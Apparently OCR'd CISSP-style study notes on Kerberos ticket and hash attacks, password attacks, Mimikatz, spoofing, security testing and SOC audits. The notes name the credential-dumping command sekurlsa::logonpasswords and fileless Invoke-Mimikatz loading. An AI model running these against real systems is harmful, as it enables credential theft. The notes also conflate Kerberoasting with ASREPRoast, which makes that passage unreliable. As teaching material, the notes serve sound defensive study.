Secure European System for Applications in a Multi-Vendor Environment (SESAME) is similar to Kerberos. It is a distributed access control system with symmetric and asymmetric encryption. The user receives a privileged attribute certificate (PAC).


Kerberos exploitation attacks include the following:

Pass-the-hash (pth) attack allows an attacker to send a captured hash of a password to an authenticating service. Normally, the user would enter a password on the client, and the client would then create the password hash and send the hash. In this attack, the attacker doesn't need to know the actual password. PtH attacks are primarily associated with Windows systems using NT LAN Manager (NTLM) or Kerberos, but other systems can also be vulnerable.


Pass-the-Hash Attacks attack works in 2 steps:

1. **Extraction of hashes** – This can be done from a machine that the attacker directly attacked or from the machine that was in the same network as the compromised machine.
2. Using the hashes to gain access to the compromised machine or another machine.


The NTLM is a suite of Microsoft security protocol that provides authentication, integrity, and confidentiality to users. The NT hash is the 16-byte result of the Unicode password sent through the MD4 hash function.



Normal
LSASS (msv1_0)
waza 1234/
LM
d0e9aee149655a60 75e4540af1f22d3b
NTLM (md4)
cc36cf7a8514893e fccd332446158b1a
Pass-the-Hash
LSASS (msv1_0)
LM
NTLM (md4)
cc36cf7a8514893e fccd332446158b1a
cc36cf7a8514893e fccd332446158b1a

Overpass the Hash This is an alternative to the PtH attack used when NTLM is disabled on a network. Even if NTLM is disabled on a network, systems still create an NTLM hash and store it in memory. An attacker can request a ticket-granting ticket (TGT) with the user's hash and use this TGT to access network resources. This is sometimes called *pass the key*.




Pass the Ticket In a pass-the-ticket attack, attackers attempt to harvest tickets held in the lsass.exe process. After harvesting the tickets, attackers inject the ticket to impersonate a user or resource.






Pass the Cache: This is the only attack listed that can be performed on ***Mac, Unix, and Linux*** systems. These systems hold Kerberos credentials in the system cache which is susceptible to credential extraction.

Silver Ticket A silver ticket uses the captured NTLM hash of a service account to create a ticket-granting service (TGS) ticket. Service accounts (user accounts used by services) use TGS tickets instead of TGT tickets. The silver ticket grants the attacker all the privileges granted to the service account.




Golden Ticket If an attacker obtains the hash of the Kerberos service account (KRBTGT), they can create tickets at will within Active Directory. This gives them so much power it is referred to as having a *golden ticket*. The KRBTGT account encrypts and signs all Kerberos tickets within a domain with a hash of its password. Because the password never changes, the hash never changes, so an attacker only needs to learn the hash once. If an attacker gains access to a domain administrator account, they can then log on to a domain controller remotely and run Mimikatz to extract the hash. This allows attackers to create forged Kerberos tickets and request TGS tickets for any service.



Kerberos Brute-Force: Attackers can use the Python script kerbrute.py on Linux systems or Rubeus on Windows systems. In addition to guessing passwords, these tools can guess usernames. Kerberos reports whether or not usernames are valid.

ASREPRoast identifies users that don't have Kerberos pre authentication enabled. Kerberos pre authentication is a security feature within Kerberos that helps prevent password-guessing attacks. When pre authentication is disabled, attackers can send an authentication request to a KDC. The KDC will reply with a ticket-granting ticket (TGT), encrypted with the client's password as the key. The attacker can then perform an offline attack to decrypt the ticket and discover the client's password.

Kerberoasting collects encrypted ticket-granting service (TGS) tickets. Service accounts (user accounts used by services) use TGS tickets instead of TGT tickets. After harvesting these tickets, attackers can crack them offline. A TGS ticket is used by services running in the context of a user account. This attack attempts to find users that don't have Kerberos pre authentication.



Kerberos Tray
TGT & TGS Ticket in the memory
Key Distribution Center
Hi SQL Bro! Plz Decrypt the TGS ticket given by KDC
OKAY!!! Welcome user_007, let me check your privileges to access the service from domain controller
Privileged Attribute Certificate (PAC) Verification
SQL Server
Let my check, if it gets decrypted by my service hash that is only known by KDC.
www.hackingarticles.in

Remote Authentication Dial-in User Service (RADIUS) centralizes authentication for remote access connections, such as with VPNs or dial-up access. It is typically used when an organization has more than one network access server (or remote access server). A user can connect to any network access server, which then passes on the user's credentials to the RADIUS server to verify authentication and authorization and to track accounting. RADIUS uses the User Datagram Protocol (UDP) by default and encrypts only the password's exchange. It doesn't encrypt the entire session, but RADIUS can use other protocols to encrypt the data session. RADIUS is described in RFCs 2865 and 2866, and it uses the UDP ports 1812 (authentication) and 1813 (accounting).


TACACS+ Cisco developed Terminal Access Controller Access Control System Plus (TACACS+) and later released it as an open standard. It provides several improvements over the earlier versions and over RADIUS. It separates authentication, authorization, and accounting into separate processes, which can be hosted on three different servers if desired. Additionally, TACACS+ encrypts all of the authentication information, not just the password, as RADIUS does. TACACS+ uses TCP port 49, providing a higher level of reliability for the packet transmissions.

Password Attacks:


Dictionary attack is an attempt to discover passwords by using every possible password in a predefined database or list of common or expected passwords. In other words, an attacker starts with a database of words commonly found in a dictionary.




Brute-force attack is an attempt to discover passwords for user accounts by systematically attempting all possible combinations of letters, numbers, and symbols. Attackers don't typically type these in manually but instead have programs that can programmatically try all the combinations. *hybrid attack* attempts a dictionary attack and then performs a type of brute-force attack with one-upped- constructed passwords.



Spraying attack is a special type of brute-force attack. Attackers use spraying attacks in online password attacks, attempting to bypass account lockout security controls. Usually, a system will lock out an account if the same user enters the wrong password too many times within a short amount of time, such as 30 minutes. In a spraying attack, a program uses the same guessed password but loops through a list of different accounts and different systems. When it finishes the list, it picks another password and loops through the list again. The list is long, and it typically takes the program as long as 15 to 30 minutes to loop through it.



Credential stuffing is sometimes confused with password spraying, but the two attacks are different. Password spraying attempts to bypass account lockout policies, whereas credential stuffing only checks a single username and password on each site.



Birthday attack focuses on finding collisions. Its name comes from a statistical phenomenon known as the *birthday paradox*. The birthday paradox states that if there are 23 people in a room, there is a 50 percent chance that any two of them will have the same birthday. This is not the same year but the same month and day, such as March 30.

Rainbow Table Attack

It takes a long time to find a password by guessing it, hashing it, and then comparing it with a valid password hash. However, a *rainbow table* reduces this time by using large databases of recomputed hashes. Attackers create rainbow tables by:

1. Guessing a password
2. Hashing the guessed password
3. Putting both the guessed password and the hash of the guessed password into the rainbow table.

Many systems commonly *salt* passwords to reduce the effectiveness of rainbow table attacks. A salt is a group of random bits added to a password before hashing it. Cryptographic methods add the additional bits before hashing it, making it significantly more difficult for an attacker to use rainbow tables against the passwords. *Argon2*, *bcrypt*, and *Password-Based Key Derivation Function 2 (PBKDF2)* are some algorithms used to salt passwords.

Mimikatz:

Read Passwords from Memory Plaintext passwords and PINs stored in the Local Security Authority Subsystem Service (LSASS) process can be extracted and read. For example, the sekurlsa::logonpasswords command will display the user ID and password for users currently logged on to the system. It's also possible to obtain the password hashes.


Extract Kerberos Tickets Mimikatz includes a Kerberos module that can access the Kerberos API. The "Kerberos Exploitation Attack" section discusses several ticket-based attacks that are possible using Mimikatz and similar tools.

Extract Certificates and Private Keys Mimikatz includes a Windows CryptoAPI module. This module can extract certificates on a system as well as the private keys associated with these certificates.

Read LM and NTLM Password Hashes in Memory Although it is possible to prevent Windows systems from storing LM hashes in the local Security Account Manager database, some Windows systems still create the hash and store it in memory.

Read Cleartext Passwords in Local Security Authority Subsystem Service (LSASS) The LSASS doesn't normally store passwords in cleartext, but malware can modify the registry to enable digest authentication. Once enabled, Mimikatz can read the passwords.

List Running Processes Attackers can use this capability to identify processes that they can use to pivot their attack against other targets. Attackers can run Mimikatz as fileless malware on remote systems. One way is with a PowerShell script, such as Invoke-Mimikatz, that loads Mimikatz in memory without saving the Mimikatz files on disk. Mimikatz can then perform any of its functions on the remote computer.


Anatomy of a Mimikatz Attack
User logs into Windows
admin
*****
Credentials get stored in Windows LSASS memory
User browsing the internet
Attacker drops a malware onto the victim using social engineering
User clicks on the malware and gets infected
Attacker gets admin access on victim computer
.#####.
.## ^ ##.
## / \ ##
## \ / ##
'## v ##'
'#####'
Attacker loads Mimikatz into memory
admin
admin
Cleartext passwords dumped on attacker machine

Sniffing captures packets sent over a network with the intent of analyzing the packets. A sniffer (also called a packet analyzer or protocol analyzer) is a software application that captures traffic traveling over the network. Administrators use sniffers to analyze network traffic and troubleshoot problems. Of course, attackers can also use sniffers. A *sniffer attack* (also called a snooping attack or eavesdropping attack) occurs when an attacker uses a sniffer to capture information transmitted over a network. They can capture and read any data sent over a network in cleartext, including passwords.

Spoofing (also known as masquerading or impersonation) is pretending to be something, or someone, else. There is a wide variety of spoofing attacks. As an example, an attacker can use someone else's credentials to enter a building or access an IT system.

Email Spoofing Spammers spoof the email address in the From field to make an email appear to come from another source. Phishing attacks often do this to trick users into thinking the email is coming from a trusted source. The Reply To field can be a different email address, and email programs typically don't display this until a user replies to the email. By this time, they often ignore it or don't notice it.

Phone Number Spoofing Caller ID services allow users to identify the phone number of any caller. Phone number spoofing allows a caller to replace this number with another one, which is a common technique on Voice over Internet Protocol (VoIP) systems. One technique attacker has been using recently is to replace the actual calling number with a phone number that includes the same area code as the called number. This makes it look like it's a local call.
Types of Spoofing:


- Email spoofing.
- Website and/or URL spoofing.
- Caller ID spoofing.
- Text message spoofing.
- GPS spoofing.
- Man-in-the-middle attacks.
- Extension spoofing.
- IP spoofing.

<u>Core Protection Methods</u>

- **Control physical access to systems**
- **Control electronic access to files**
- **Hash and salt passwords** Use protocols such as Argon2, bcrypt and PBKDF2 to salt passwords and consider using an external pepper to further protect passwords. Combined with the use of strong passwords, salted and peppered passwords are extremely difficult to crack using rainbow tables or other methods.
- **Use password masking.** Ensure that applications don't display passwords in cleartext by default. Instead, mask the display of the password by displaying an alternate character such as an asterisk (*).
- **Deploy multifactor authentication**
- **Use account lockout controls**
- **Use last logon notification**
- **Educate users about security**

Domain 6: Security Assessment and Testing

Security tests verify that a control is functioning properly. These tests include automated scans, tool-assisted penetration tests, and manual attempts to undermine security. Security testing should take place on a regular schedule, with attention paid to each of the key security controls protecting an organization. Types of Security testing:



- Vulnerability Scanning
- Security Scanning
- Penetration testing
- Risk Assessment
- Security Auditing
- Posture Assessment
- Ethical hacking

Security assessments are comprehensive reviews of the security of a system, application, or other tested environment. Security assessments normally include the use of security testing tools but go beyond automated scanning and manual penetration tests. They also include a thoughtful review of the threat environment, current and future risks, and the value of the targeted environment.

Active Security testing that involves direct interaction with a target, such as sending packets to a target.

Covert Security Testing performed using covert methods and without the knowledge of the organization's IT staff, but with full knowledge and permission of upper management.

Overt Security testing performed with the knowledge and consent of the organization's IT staff.

Security audits use many of the same techniques followed during security assessments but must be performed by independent auditors. Audits, on the other hand, are evaluations performed with the purpose of demonstrating the effectiveness of controls to a third party. The staff who design, implement, and monitor controls for an organization have an inherent conflict of interest when evaluating the effectiveness of those controls.

- ***Internal audits*** are performed by an organization's internal audit staff and are typically intended for internal audiences. The internal audit staff performing these audits normally have a reporting line that is completely independent of the functions they evaluate.
- ***External audits*** are performed by an outside auditing firm. These audits have a high degree of external validity because the auditors performing the assessment theoretically have no conflict of interest with the organization itself.

Third-party audits are conducted by, or on behalf of, another organization. For example, a regulatory body might have the authority to initiate an audit of a regulated firm under contract or law. In the case of a third-party audit, the organization initiating the audit generally selects the auditors and designs the scope of the audit.

Server-side vs. Client-side Attacks

Server-side attack is initiated by the attacker against a listening service

- Also called service-side attacks
- For a TCP server-side attack, the initial SYN is sent by the attacker

Client-side attacks work in reverse

- Victim initiates traffic
- Often by clicking on link in email or on the web

Attack Surface, Server-side vs. Client-side

The concept of attack surface is a powerful way to conceptualize risk of exploitation. If you consider the attack surface of a house when assessing the risk of theft, you look at the doors, windows, vents, etc.—anything that may allow ingress. The attack surface of a computer system is similar, and the process for assessing the risk for server-side attacks is similar to the previous example. An open port is like a door or window of a house and must be secured.

Server-side Exploitation Process

- Reconnaissance
- Network enumeration or Host Discovery
- Port scanning
- Determine version of OS and services
- Determine vulnerable service versions
- Exploit vulnerable services

Certification: The certification process will prove to you as a security officer that the product will meet the business requirements and the security requirements.

Accreditation is the senior management's official approval of the product to be used in the business.

Acceptance: The actual users of the business are involved in the acceptance phase.

SOC Trust Service Principles

SOC reports focus on controls addressed by five semi-overlapping categories called Trust Service Principles which also support the CIA triad of information security:

1. Security	**o Firewalls** **o Intrusion detection** **o Multi-factor authentication**
2. Availability	**o Performance monitoring** **o Disaster recovery** **o Incident handling**

3. Confidentiality	**o Encryption** **o Access controls** **o Firewalls**
4. Processing Integrity	**o Quality assurance** **o Process monitoring** **o Adherence to principle**
5. Privacy	**o Access control** **o Multi-factor authentication** **o Encryption**


Service organization controls (SOC)

International Standard for Attestation Engagements (ISAE) 3402, *Assurance Reports on Controls at a Service Organization.* SSAE 18 and ISAE 3402 engagements are commonly referred to as ***service organization controls (SOC)*** audits, and they come in three forms:
SOC 1 Engagements Assess the organization's controls that might impact the accuracy of financial reporting.
SOC 2 Engagements Assess the organization's controls that affect the security (confidentiality, integrity, and availability) and privacy of information stored in a system. SOC 2 audit results are confidential and are normally only shared outside the organization under an NDA.
SOC 3 Engagements Assess the organization's controls that affect the security (confidentiality, integrity, and availability) and privacy of information stored in a system. However, SOC 3 audit results are intended for public disclosure.

